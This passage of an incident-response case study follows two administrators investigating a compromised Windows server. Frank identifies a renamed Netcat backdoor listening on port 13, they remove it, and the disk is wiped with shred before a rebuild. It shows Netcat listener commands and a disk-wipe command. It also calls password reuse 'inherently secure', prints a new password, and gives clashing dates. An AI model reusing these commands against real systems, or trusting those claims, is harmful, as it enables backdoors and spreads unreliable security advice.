7/31/2003  10:39:26 PM 8      1      517  Security  NT
AUTHORITY\SYSTEM      APPS-TEST  The audit log was cleared
      Primary User Name:      SYSTEM      Primary Domain:  NT
AUTHORITY      Primary Logon ID: (0x0,0x3E7)      Client User Name:
      andy      Client Domain:  APPS-TEST      Client Logon ID:
      (0x0,0x6FD4)
*****
***** Application Event Log *****
*****
8/02/2003  5:50:00 PM 1      0      1000  Userenv   NT
AUTHORITY\SYSTEM      APPS-TEST  Windows cannot determine the user
or computer name. Return value (1722).
*****
***** System Event Log *****
*****
8/02/2003  4:34:25 PM 2      0      3034  MRxSmb    N/A      APPS-TEST
      \Device\LanmanRedirector ???
```

The only conclusive thing they could see was that the Security Event log (as well as the others, obviously) had been cleared, and the times matched up – 4 minutes after the SAM file was accessed.

IPCONFIG

The batch command:

```
echo *****
echo ***** ipconfig *****
echo *****
ipconfig /all
```

What it does:

The IPCONFIG command, with the /all switch, displays all the network information for any adapters installed (DNS server addresses or suffixes, WINS information if available, the default gateway address, etc.)

Output from forensic.bat:

```

*****
***** ipconfig *****
*****

Windows 2000 IP Configuration

    Host Name . . . . . : APPS-TEST
    Primary DNS Suffix . . . . . :
    Node Type . . . . . : Hybrid

    IP Routing Enabled. . . . . : No

    WINS Proxy Enabled. . . . . : No

    DNS Suffix Search List. . . . . :

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . :
    Description . . . . . : NETGEAR FA311 Fast Ethernet
PCI Adapter
    Physical Address. . . . . : 00-02-E3-05-BF-8D

    DHCP Enabled. . . . . : No

    IP Address. . . . . : 192.168.1.10

    Subnet Mask . . . . . : 255.255.255.0

    Default Gateway . . . . . : 192.168.1.1

    DNS Servers . . . . . : X.X.X.X
                           X.X.X.X
                           192.168.1.1

```

The ending date and time of the data collection

The batch command:

```

echo *****
echo ***** End Time *****
echo *****
echo. | time
echo *****
echo ***** End Date *****
echo *****
echo. | date

```


What it does:

This command simple gets the system time and date from the compromised machine and records these.

Output from forensic.bat:

```
*****
***** End Time *****
*****
The current time is: 17:08:03.83
Enter the new time:
*****
***** End Date *****
*****
The current date is: Sun 08/03/2003
Enter the new date: (mm-dd-yy)
```

After the information they had just reviewed, Andy noted the time as *Sunday August 03, 2003 6:29pm*. Then, he and Frank decided they should take a few final steps before breaking for dinner. What did this look like? Someone who was after something in particular? Or a hacker with no other goal than to break into a system and claim another conquest? It looked as though the system files had all been accessed at one time, and one existing connection had been in existence since the initial break-in. There did not seem to be any other strange services running, i.e. FTP, other well-known rootkits, or ports. They did not note any strange files being hosted. The logs had been eradicated, save the one Security log:



The only real concern they had was the neighboring Linux system in the DMZ. Although the APPS-TEST machine was blocked at the firewall from any communications with the internal machines, the Linux machine was not. Andy jotted down the time they began examining this machine: *Sunday August 03, 2003 6:37pm*. Frank quickly took a look at several of the key logs on the machine:

Frank changed to the logs directory with the `cd /var/log` command. There were two logs he wanted to look at: `auth.log` (the authentication log) and `messages` (the general status log). The output of `auth.log` was as follows:

```
Jan 27 05:01:01 elvis msec: changed mode of
/var/log/security/suid_md5.today from 644 to 640
Jan 27 05:01:01 elvis msec: changed mode of
/var/log/security/unowned_user.today from 644 to 640
Jan 27 05:01:01 elvis msec: changed mode of
/var/log/security/suid_root.today from 644 to 640
Jan 27 05:01:01 elvis msec: changed mode of
/var/log/security/sgid.today from 644 to 640
Jan 27 11:20:51 elvis sshd[15054]: Accepted password for root from
216.141.228.112 port 39869 ssh2
Jan 27 11:20:51 elvis sshd(pam_unix)[15054]: session opened for user
root by (uid=0)
Jan 27 13:04:07 elvis sshd[15118]: Accepted password for root from
216.141.228.112 port 24706 ssh2
Jan 27 13:04:07 elvis sshd(pam_unix)[15118]: session opened for user
root by (uid=0)
Jan 27 13:08:11 elvis sshd(pam_unix)[15118]: session closed for user
root
```

The output of `messages` was as follows:

```
Jan 27 12:01:00 elvis CROND[15094]: (root) CMD (nice -n 19 run-parts
/etc/cron.hourly)
Jan 27 13:01:00 elvis CROND[15108]: (root) CMD (nice -n 19 run-parts
/etc/cron.hourly)
Jan 27 13:04:07 elvis sshd[15118]: Accepted password for root from
216.141.228.112 port 24706 ssh2
Jan 27 13:04:07 elvis sshd(pam_unix)[15118]: session opened for user
root by (uid=0)
Jan 27 13:08:11 elvis sshd(pam_unix)[15118]: session closed for user
root
Jan 27 13:34:05 elvis sshd(pam_unix)[15054]: session closed for user
root
Jan 27 14:01:00 elvis CROND[15161]: (root) CMD (nice -n 19 run-parts
/etc/cron.hourly)
Jan 27 15:01:00 elvis CROND[15174]: (root) CMD (nice -n 19 run-parts
/etc/cron.hourly)
Jan 27 16:01:00 elvis CROND[15187]: (root) CMD (nice -n 19 run-parts
/etc/cron.hourly)
Jan 27 17:01:00 elvis CROND[15200]: (root) CMD (nice -n 19 run-parts
/etc/cron.hourly)
```

Well, nothing out of the ordinary there. Other than the two logons from today (one for NMAP scanning and the other for moving the forensic output via Netcat, which they were still logged into), the last logon had been from an internal machine before Andy had left for vacation. So that seemed OK, at least on the surface.

The next step was to check the user accounts on the machine. Frank output the `/etc/passwd` file:

```
root:x:0:0:root,DaHizous:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/sh
daemon:x:2:2:daemon:/sbin:/bin/sh
adm:x:3:4:adm:/var/adm:/bin/sh
lp:x:4:7:lp:/var/spool/lpd:/bin/sh
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
operator:x:11:0:operator:/var:/bin/sh
nobody:x:65534:65534:Nobody:/:/bin/sh
rpm:x:13:101:system user for rpm:/var/lib/rpm:/bin/false
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rpc:x:70:70:system user for portmap:/:/bin/false
apache:x:72:72:system user for apache-conf:/var/www:/bin/sh
sshd:x:76:76:system user for openssh:/var/empty:/bin/true
infotech:x:501:501:infotech:/home/infotech:/bin/bash
```

None of these seemed out of the ordinary. Next, Frank executed the same types of commands they had run on the APPS-TEST machine (not quite as extensively, though). First, he ran the `netstat -an` command to see if there were any strange ports listening or connected:

Active Internet connections (servers and established)						
Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	
tcp	0	0	192.168.1.23:22	192.168.1.5:3648	ESTABLISHED	
<cut for brevity>						

This was what Frank had expected to see – this machine was extremely locked down. Although the Apache Web server was loaded on the machine, it was shut off. The only listening service was the SSH daemon for Secure Shell connections to the machine.

Finally, Frank ran the `ps aux` command to get an idea what processes were running on the machine. The three flags reported the following:

a: select all processes
u: user names for each process are returned
x: processes without controlling terminals are returned

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
------	-----	------	------	-----	-----	-----	------	-------	------	---------

root	1	0.0	0.0	1356	76	?	S	2003	0:03	init [3]
root	932	0.0	0.1	1448	356	?	S	2003	1:10	syslogd
-m 0										
root	1653	0.0	0.0	1412	120	?	S	2003	0:00	cron
root	10432	0.0	0.9	6424	1800	?	R	Jan25	0:01	
/usr/sbin/sshd										
root	10434	0.0	0.8	2608	1556	pts/2	S	Jan25	0:00	-bash
root	10560	0.0	0.2	1404	516	pts/2	T	Jan25	0:00	nc -l -p
1234										
root	10640	0.0	0.2	1404	516	pts/2	T	Jan25	0:00	nc -l -p
1234										
root	15230	0.0	0.3	2580	764	pts/2	R	17:24	0:00	ps aux
<cut for brevity>										

Based on these results (among several others that were obviously normal system operations), Frank and Andy concluded that this machine was probably not compromised. Andy noted the time they finished examining the Linux machine: *Sunday August 03, 2003 6:51pm*.

As the system owner, Andy would be the final authority in what to do. Andy decided that he only wanted to carry out one more task in this phase: changing the two common passwords for all his Windows systems, *Administrator* and *andy*. After seeing the *pwdump3.exe* file on the system (from the SIM email alert), and with the knowledge that the SAM file had been accessed at close to the same time, Andy suspected that the passwords were no longer much good. Andy knew that having the same two accounts and passwords was considered an inherently secure practice, but he was human, too. From now on, he would refrain from doing this. Andy renamed the Administrator account on all the machines to *Preece*, his mother's maiden name. He then changed the password to *FylFzr5Pug!@*. He then changed the *andy* account name to *awhite*, and changed the password to something personal with lots of letters, numbers, and strange characters. Andy noted the times when he started changing the passwords and finished changing them: *Sunday August 03, 2003 6:54pm started* and *Sunday August 03, 2003 7:03pm finished*.

Now, it would be time to really clean the system.


Eradication

The first step to take during the eradication phase, Andy and Frank decided, was to take a look at the files found by GFI's System Integrity Monitor. These had all been deleted save one – *C:\Windows\System32\daytime.exe*, the service that seemed to be listening on port 13. Andy noted the beginning of the eradication phase as *Sunday August 03, 2003 7:06pm*. Opening a command prompt, Andy navigated to the *\Windows\system32* folder and executed the program.

Hmmm...a strange prompt came back:

Cmd line:

Well that was strange. Andy cancelled the command by hitting Ctrl-C, and decided to try the `-h` option (typically the help menu in many programs). That gave him quite a different result – a listing of commands, as well as a version number (1.10):




```
C:\WINDOWS\System32\cmd.exe
C:\WINDOWS\SYSTEM32>daytime.exe
Cmd line: ^C
C:\WINDOWS\SYSTEM32>daytime.exe -h
[1.10 NT]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound: nc -l -p port [options] [hostname] [port]
options:
-d          detach from console, stealth mode
-e prog     inbound program to exec [dangerous!!]
-g gateway  source-routing hop point[s], up to 8
-G num      source-routing pointer: 4, 8, 12, ...
-h          this cruft
-i secs     delay interval for lines sent, ports scanned
-l          listen mode, for inbound connects
-L          listen harder, re-listen on socket close
-n          numeric-only IP addresses, no DNS
-o file     hex dump of traffic
-p port     local port number
-r          randomize local and remote ports
-s addr     local source address
-t          answer TELNET negotiation
-u          UDP mode
-v          verbose [use twice to be more verbose]
-w secs     timeout for connects and final net reads
-z          zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
C:\WINDOWS\SYSTEM32>
```

Looking at this, Frank immediately knew what they were looking at: a renamed Netcat executable. This certainly made sense, based on the fact that the service was listening on a port that had no business being open.

After deleting this file, Andy and Frank decided to check the registry. One of the files that had caused the initial alert had been named “add.reg”, which implied a registry change of some sort. Frank had some suspicions about what may have been done. He decided to check the all-time hacker favorite registry keys:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
and
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
```

These two keys were favorites for hackers, as they set a command or file to run when the system is rebooted or logged onto. After opening the Registry Editor with the command *regedit.exe*, Andy and Frank navigated to these keys. Sure enough, under the HKEY_LOCAL_MACHINE key, the following command was set up to run:



Using the service name "Time Synchronization", the attacker had set up a Netcat backdoor to listen on port 13 and execute a command shell! This was pretty ugly. Andy and Frank deleted this registry setting as well. Now, Andy wanted to test whether this actually got rid of the backdoor. As they essentially intended to rebuild the system regardless, there was no problem with rebooting the system and running a scan against the machine to see what ports were running. After reboot, Frank ran a scan using NMAP:

```
[root@infotech root]# nmap -sS 192.168.1.10

Starting nmap 3.30 ( http://www.insecure.org/nmap/ ) at
2003-08-03 13:27 EST
Interesting ports on 192.168.1.10 (192.168.1.10):
(The 1634 ports scanned but not shown below are in state:
closed)
Port      State      Service
135/tcp   open       loc-srv
139/tcp   open       netbios-ssn
445/tcp   open       microsoft-ds

Nmap run completed -- 1 IP address (1 host up) scanned in
6.956 seconds
```

This indicated that the only other open ports on the machine had always been the Microsoft RPC and NetBIOS ports – 135, 139, and 445. This led Andy to suspect that the actual attack had most certainly been initiated by the latest RPC exploit. In any case, Andy knew that the machine had been woefully unpatched or updated; this had always been justified by the attempt to upgrade to Service Pack 2, which broke some custom applications that were tested on the machine. This was really not a sensible way to maintain the system. Andy decided to implement some changes in the way that the machine was secured.

First, Andy and Frank wiped the hard disk of the machine completely by using the open-source tool called AutoClave, available at <http://staff.washington.edu/jdlarios/autoclave/>. This was a miniature Linux operating system on a floppy disk that could overwrite data so thoroughly that it would be unable to be recovered. The tool's operation was simple: Insert the

floppy disk containing Autoclave and boot the machine. This screen should show up (all images taken from <http://staff.washington.edu/jdlarios/autoclave/usage.html>):

```

Autoclave v0.2
April 5, 2002

db  d8b  db  .d8b.  d8888b.  d8b  db  d888888b  d8b  db  d888b  db
88  181  88  d8'  '8b  88  '8D  888o  88  '88'  888o  88  88'  Y8b  88
88  181  88  88ooo88  88oobY'  88V8o  88  88  88V8o  88  88  YP
Y8  181  88  88~~~88  88'8b  88  V8o88  88  88  V8o88  88  ooo
'8b  d8'8b  d8'  88  88  88  '88.  88  V888  .88.  88  V888  88.  ~8~  db
'8b8'  '8d8'  YP  YP  88  YD  UP  V8P  Y888888P  UP  V8P  Y888P  YP

This disk is meant to be used to delete the contents of a hard drive. Unlike
some other "delete" commands THIS ONE IS PERMANENT. If you do not wish to
completely erase one or more hard drive(s) in this machine, please eject the
floppy disk now. Otherwise, press enter or return to continue, F2 for more
information, or F3 for copyright information.

Note: Autoclave currently only supports IDE disks, but it should support nearly
any IDE configuration you have. If you encounter a system on which Autoclave
does not work, please contact Josh Larios at jdlarios@cac.washington.edu.
boot: _

```

You will be prompted to type "I understand." To indicate that you understand what's about to happen:

```

It's safe to take the floppy disk out now.

If you have more than one physical drive in this machine that you want
to erase, you can run another instance of the program by pressing Alt-F2
to start a new console. For each drive you want to erase in parallel, press
Alt plus F2, F3, F4, etc. Pressing Alt-F1 gets you back to the first session
and so forth.

WARNING: This disk is only useful if you want to destroy all data on a
drive, beyond all hope of recovery. Presumably, you already knew that.
But just in case, let me make it clear:

YOU CAN NOT UNDO ANY CHANGES YOU MAKE USING THIS DISK.

Please type "I understand." (minus the quotes) to continue: _

```

The tool will display the drive information it has found:

```

Drives found:

1) hda
-----
UMware Virtual IDE Hard Drive
Size: 4194408960 bytes
Please choose a drive (1-1) for more information (Q to quit): _

```

Next, the menu for types of disk erasing will be displayed. For this example, assume Andy and Frank used option 3, the 3 “binary overwrite” passes. This is a very secure option:

```
Please choose a drive (1-1) for more information (Q to quit): 1

With what level of confidence would you like to erase this disk?

1) Zero disk only. Slow, only effective against non-hackers.
2) One random pass. A little slower, effective against most.
3) 3 "binary overwrite" passes. Even slower, likely as secure as you need.
4) 10 passes, some structured. Very slow. Almost certainly secure.
5) 25 structured passes. Unbearably slow, but probably secure against the NSA.

Level (1-5,Q)? _
```

The system will provide the obligatory “Are you sure?”. Typing “y” will begin the operation:

```
Level (1-5,Q)? 3
About to run the command: shred -x -v -n 3 /dev/hda
WARNING: THIS WILL COMPLETELY ERASE THE DISK /dev/hda.
Are you absolutely sure you want to do this? (Y/N) _

Are you absolutely sure you want to do this? (Y/N) y
Ok then. Don't say I didn't warn you.


/dev/hda: pass 1/3 (000000)...5.50%
```

Andy then booted the machine with a Windows Professional CD, and re-loaded the standard operating system (this will not be covered here). Andy renamed the machine APPLICATIONS instead of APPS-TEST, and gave it a new IP address (192.168.1.25). Andy then went through the following procedures, with some help from Frank:


Patching and Updating the Operating System and Applications

Andy decided to use a free Microsoft tool called the Microsoft Baseline Security Analyzer on the new machine. This tool would identify any service packs, patches, and updates that were needed to make the system as secure as possible. Even though Service Pack 2 had broken some applications, Andy decided to fully update the system and then see what worked before removing any patches or service packs that might be causing problems.


Andy downloaded the MBSA tool from Microsoft at <http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/mbsahome.asp>. The version he used was 1.1 (a newer version, 1.2, is now available). After installation, Andy started the tool and was presented with the following screen:




As Andy only wanted to scan the local machine at the current time, he clicked "Scan a computer". After specifying the local machine, the machine began its scan:



